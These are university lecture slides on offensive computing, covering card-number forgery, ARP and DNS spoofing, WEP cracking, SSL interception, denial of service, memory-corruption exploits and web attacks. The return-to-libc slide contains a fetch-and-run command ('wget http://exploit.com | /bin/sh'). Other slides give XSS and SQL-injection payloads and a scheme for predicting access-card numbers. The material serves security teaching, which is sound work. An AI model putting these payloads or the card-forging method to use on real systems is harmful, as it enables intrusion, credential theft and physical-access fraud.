Offensive Computing:
Practical Attack Techniques and Tools From the Ground Up

Jon Oberheide
jonojono@umich.edu

EECS 489 W07
04/04/2007

Introduction


- Why focus on attacks?
  - Secure system building
  - Practical application, theory sucks
  - Security curriculum severely lacking
- Security Layers
  - Physical
  - Link Layer
  - Network
  - Transport
  - Application

PHYSICAL SECURITY

- Attacks:
  - Lock Picking
  - Magnetic cards
  - RFID cloning
  - HID Prox
- Tools:
  - Real live physical tools!
- Example:
  - Umich Mcards


Physical Attacks

- Physical access = Game Over
- Cloning attacks
  - Copy key
  - Copy mag card
  - Capture/replay RFID signal
- Predictive attacks
  - Master key creation
  - Predictable card numbers



Mcards


- Vulnerable to predictive attack
  - Make anyone's Mcard only given their uniqname
- 16-digit card number read off track-2



  - My number: 6008476891430820
    - 600847 - static prefix, same across all cards
    - 68914308 - UMID, uniqname-to-UMID web lookup service
    - 2 - revision number, incremented each time card is lost/replaced
    - 0 - Luhn checksum, common algorithm used for mag cards
- Used for Entree Plus, Building Access, TCF bank ATM

LINK LAYER

- Attacks:
  - ARP spoofing
  - Route DHCP server
  - WEP cracking
  - More 802.11 fun
- Tools:
  - dsniff
  - Ettercap
  - Cain&Abel
  - Aircrack-ng
  - LORCON
- Example:
  - Not a good idea



ARP Spoofing

- ARP (Address Resolution Protocol)
  - Translates protocol address (IP) to hardware address (MAC)
- Example transaction:
  - Alice (10.0.0.2) wants to connect to Bob on remote network through gateway
  - Alice broadcasts ARP request (ff:ff:ff:ff:ff:ff) for her gateway (10.0.0.1)
  - Gateway sends ARP reply with its hardware address (ab:ab:ab:ab:ab:ab)
  - Alice caches gateway's hardware address to avoid future lookups
  - Alice sends packet addressed to ab:ab:ab:ab:ab:ab/10.0.0.1
  - Gateway routes it on to towards the remote network
- ARP Weakness:
  - Request and replies are unauthenticated
  - Let's spoof ARP replies and claim that we are the gateway!

ARP Spoofing

- Attacker Eve (cd:cd:cd:cd:cd:cd):
  - Continually broadcasts ARP reply stating 10.0.0.1 is at cd:cd:cd:cd:cd:cd
  - Local network hosts store association in cache - POISONED!
- Poisoned transaction:
  - Alice (10.0.0.2) wants to connect to Bob on remote network through gateway
  - Alice looks up 10.0.0.1 in her ARP cache, finds poisoned entry
  - Alice sends packet addressed to Eve cd:cd:cd:cd:cd:cd/10.0.0.1
  - Eve reads/mangles/drops packet and forwards on to real gateway
  - Gateway routes it on to towards the remote network
- Severe attack
  - Enables man-in-the-middle attacks, DNS spoofing, etc
  - Impossible to fix without inherently changing ethernet behavior

WEP Cracking

- WEP – Wired Equivalent Privacy
  - RC4 encryption, CRC32 integrity
  - Multiple key lengths: 128-bit most common (104-bit key + 24-bit IV)
- Attacks on WEP:
  - Statistically weak IVs leak key information
  - Collect enough weak IVs and 104-bit secret key can be derived
    - Lots of legitimate data transfer = lots of Ivs
    - Better yet, capture/inject ARP requests
  - In practice, 128-bit WEP cracked in minutes
- Solutions
  - Higher level security (SSL, VPN, etc)
  - WPA/WPA2

More 802.11 Fun

- Deauth/Deassoc floods
  - Disconnect all hosts from an access point
- Metasploit
  - Raw 802.11 frame injection
  - Exploit vulnerable wireless drivers (Broadcom/etc)
- AirPWN
  - Spoofs reply from access point to victim
  - Inject arbitrary content in replies
  - Injected reply beats real one

NETWORK LAYER

- Attacks:
  - IDS evasion/insertion/DoS
  - Honeypot fingerprinting
  - Sensor avoidance
- Tools:
  - Fragroute
  - Firewalk
  - 0trace
  - Winnie
  - Red Pill
  - TTLmap

IDS Evasion/Insertion/DoS

- Intrustion Detection Systems (IDS)
  - detection/alerting of known/unknown attacks
  - network/host, passive/active, rule-based/behavioral
- Insertion
  - IDS accepts a packet that an end host does not
- Evasion
  - End host accepts a packet that IDS rejects
- Denial of service
  - Prevent IDS from performing its job
- Ambiguities
  - Fragmentation, timing, TTLs, mangled packets, etc
  - Automated transparently with fragroute

Honeypot Fingerprinting


- Honeypots
  - System that masquerades as a vulnerable system to entice and trap attackers
- Fingerprinting honeypots
  - Expose unusual behavior to identify as honeypot
  - Avoid and/or abort current attack
- Honeyd – Low-interaction
  - IP fragment reassembly bug
  - Complex topology configurations difficult to maintain
- Vmware - High-interaction
  - Hardware device IDs/names
  - Red Pill – privileged SIDT instruction

Sensor Avoidance

- Difficult problem
  - Perform reconnaissance on a target address range without actually probing any hosts in that range
- Solution
  - Query other sources of information
  - Instead of probing the target, probe others _about_ the target
- Domain Name System (DNS)
  - Rich source of information
  - One example: PTR queries
    - Looks up hostname given IP address
    - Safe to avoid hosts without a hostname
    - Honeypot/sensors often misconfigured

TRANSPORT LAYER

- Attacks:
  - UDP DNS spoofing
  - BGP Attacks
  - TLS/SSL MITM
- Tools:
  - dsniff
  - Xprobe
  - Nmap
  - p0f
  - Tcpbayes
- Example:
  - Firefox Auto-Update



BGP Routing Attacks

- Prefix Hijacking
  - BGP has no authentication/integrity mechanisms, trusts peers
  - Malicious peer can announce that certain networks are reachable through him
  - Inadequate filtering done by peers to avoid accepting/propagating updates
    - Accidental route leakage happens every once in a while
- Man-in-the-Middle
- Session Disruption
  - BGP peering operates over a persistent TCP connection
  - kill TCP connection, routes withdrawn, networks unreachable
    - DoS flood (cause BGP keepalives to be dropped)
    - TCP RSTs (slipping in the window)

DNS spoofing

- DNS queries
  - Translate hostname to IP address via UDP requests/responses
  - Link up request/response based on random 16-bit identifier in packet
- Spoofing responses trivial
  - If attack can see outgoing queries (eg. through arpspoofing)
  - Generate malicious response packet with correct ID and spoof reply to victim
- Consequences of ARP + DNS spoofing
  - Shared network -> complete compromise of all non-SSL communications
  - University network, coffee shop, etc
- Pharming – DNS spoofing + phishing
  - Greatly enhances effectiveness phishing attacks
  - URL is correct in address bar, tricks even the smartest users

TLS/SSL MITM


- Secure Sockets Layer (SSL)
  - Based on public/private key cryptography
  - Depends on certificates for authentication
- Certificates cannot be spoofed
  - But alternate certificates can be presented
  - Warning box usually presented to user!
  - Warning box usually ignored by user!
- Connection Relaying
  - Eve establishes two SSL connections and presents fake certs
  - Alice <---SSL---> Eve <---SSL---> Bob
  - Eve can then read/mangle/drop traffic

Firefox Auto-Update

- Firefox Auto-Update mechanism
  - Protected by SSL authentication
  - If invalid cert, abort update!
- Subtle flaw
  - Validity of certificate determined by any cert in Firefox's cert cache
  - Just need to trick user into accepting our forged cert
- Attack method
  - Spoof DNS for all HTTPS sites and present evil cert to user
  - User gets fed up with warning box for all sites and accepts it temporarily
  - Auto-update triggered, connection MITM'ed, malicious update executed!
- Lesson
  - Compromise of network integrity should never lead to host compromise

Denial of Service Attacks

- Attacks:
  - LAND attack
  - Teardrop attack
  - SYN flood
  - Smurf attack
  - DNS amplification
- Tools:
  - Trinoo
  - Sdbot
  - Agobot
  - ...



Denial of Service Attacks


- Immediate crashes
  - LAND
    - TCP SYN with victim's IP/port as both source and destination
  - Teardrop
    - Overlapping IP fragments, bug in reassembly routines
- Flood/Amplification Attacks
  - SYN Flood
    - Consume excessive OS resources by leaving 3-way handshake open
  - Smurf
    - Send large ICMP echo packets to IP broadcast address with spoofed source address of victim
    - Multiple hosts will reply to victim with equivalent payload, causing traffic amplification

DNS Amplification

- Exploitable infrastructure
  - DNS requests are small and spoofable (UDP)
  - DNS TXT records hold large amount of data (up to 4k)
- Attack method:
  - Pop an authoritative DNS server and insert large TXT record
  - Spoof millions of requests for that record with the victim's source IP from a large number of nodes (botnet)
  - DNS resolvers service requests and send 4k reply payload to victim
- Attacks have reached as high as 10 Gbps
  - 60 bytes request -> 4k byte response = over 65x amplification
  - Blow any site/company/ISP off the net

APPLICATION LAYER

- Attacks
  - Stack Smashing
  - Heap Overflows
  - Integer Over/Underflows
  - Format String Attack
- Tools:
  - Metasploit
  - Coverity
  - Splint
- Example:
  - Simple GDB overflow



Stack Smashing

- Execution stack frame contains:
  - Function arguments
  - Local data structures
  - Most importantly, return address (EIP)
- Unsafe programming (strcpy, strcat, etc)
  - Can lead to overflow of buffers stored on the stack with user input
  - Attacker can:
    - Influence the other local variables around the overrun buffer
    - Overwrite the stack frame structures such as the EIP
  - Shellcode injection
    - Attacker overflows buffer with shellcode and overwrites EIP with the address of the beginning of the shellcode
    - When function returns, follows EIP address, and executes injected shellcode

Stack Overflow

- Defending against stack overflows
  - Canaries: StackGuard, ProPolice
  - Execution protection: NX, W^X, PaX, DEP
- Workaround: return-to-libc attack
  - Overwrite stack with function arguments and EIP with address of a common libc function
  - For example: write arguments for "wget http://exploit.com | /bin/sh" and EIP address for system() libc call.
  - No execution of code on the stack necessary, bypasses NX
- Defending against return-to-libc
  - ASLR – Address Space Layout Randomization
  - Addresses of libraries, heap, stack, etc randomized in process address space
  - Sucks on 32-bit systems – addresses bruteforced within minutes

Integer Overflow

- C integer types
  - 8 bits (0-255), 16 bits (0-65535), 32 bits (0-~4.3 billion)
  - Signed versus unsigned
- Overflow/wraparound of integer values
  - uint8 blah = 255 + 1; // blah will equal 0, not 256
  - Security issues:

```
uint32 width, height = get_dimen();
char *buf = malloc(width * height);
for (i = 0; i < width; i++)
    for (j = 0; j < height; j++)
        buf[i,j] = read_pixel();
```

  - width:65536 * height:65537 wraps around uint32 to 65536
  - Only 65k of memory allocated but much more read into buffer from user
  - Results in heap overflow, attacker can gain code execution

WEB VULNERABILITIES

- Attacks:
  - Cross-Site Scripting (XSS)
  - Cross-Site Request Forgery (CSRF)
  - SQL Injection
  - Drive-by Pharming
  - Cookie Problems
- Tools:
  - Fuzzers
  - XSS-Proxy
  - sqlmap
  - stompy
- Cosign Single-Sign-On

XSS/CSRF

- Unsanitized user input output to other users
  - Cookies/credentials theft
- Example bulletin board (europeangoldfinch.net):

```
post.php:                        view.php:
  $msg = get_input();              $msg = get_from_db();
  store_in_db($msg);               output($msg);
```

- Imagine attacker inputs:
  - $msg = blah<script>alert(document.cookies);</script>
- When authenticated user later views the attacker's message:
  - Attacker's injected Javascript executes within user's browser
  - Javascript is allowed access to europeangoldfinch.net's domain cookies
  - Cookies can be posted to a remote site via Javascript
  - Attacker assumes identify of victim with stolen cookies

SQL Injection

- Unsanitized/unescaped user-supplied input to SQL queries
- Example:

```
$user, $pass = get_input();
mysql_query("SELECT * FROM login WHERE
                user='$user' AND pass='$pass'");
if $rowcount >= 1:
    allow_login();
```

- Imagine input:
  - $user = blah
  - $pass = blah' OR 1=1 --
- Resulting WHERE clause:
  - user='blah' AND pass='blah' OR 1=1 --'
  - 1=1 evaluates to true, every row returned, auth bypassed

Cosign SSO

- Cosign, weblogin.umich.edu
  - Protects vital University assets: webmail, wolverine access, mpathways, etc
  - Utilizes cookies to allow access to various web services
- Vulnerable!
  - HTTP_COOKIE improperly handled by the web CGI
  - Arbitrary cosign command injection to the backend daemon
  - Bypasses all authentication!
- Dire consequences
  - An attacker can authenticate as any user
  - Steal personal data, alter grades, access financial transactions, etc

Conclusion

- Explore the systems around you
  - Not as secure as many assume
- Breaking stuff is fun...and pays!
  - $500 security bounties from Mozilla
  - TippingPoint Zero Day Initiative rewards
  - Vista 0-day exploits selling for 50k on black market!
- Be responsible!
  - Avoid punishment/expulsion/jail!
  - When in doubt, don't.
- Interested in security/networking?
  - Come talk to me.

THE END

QUESTIONS?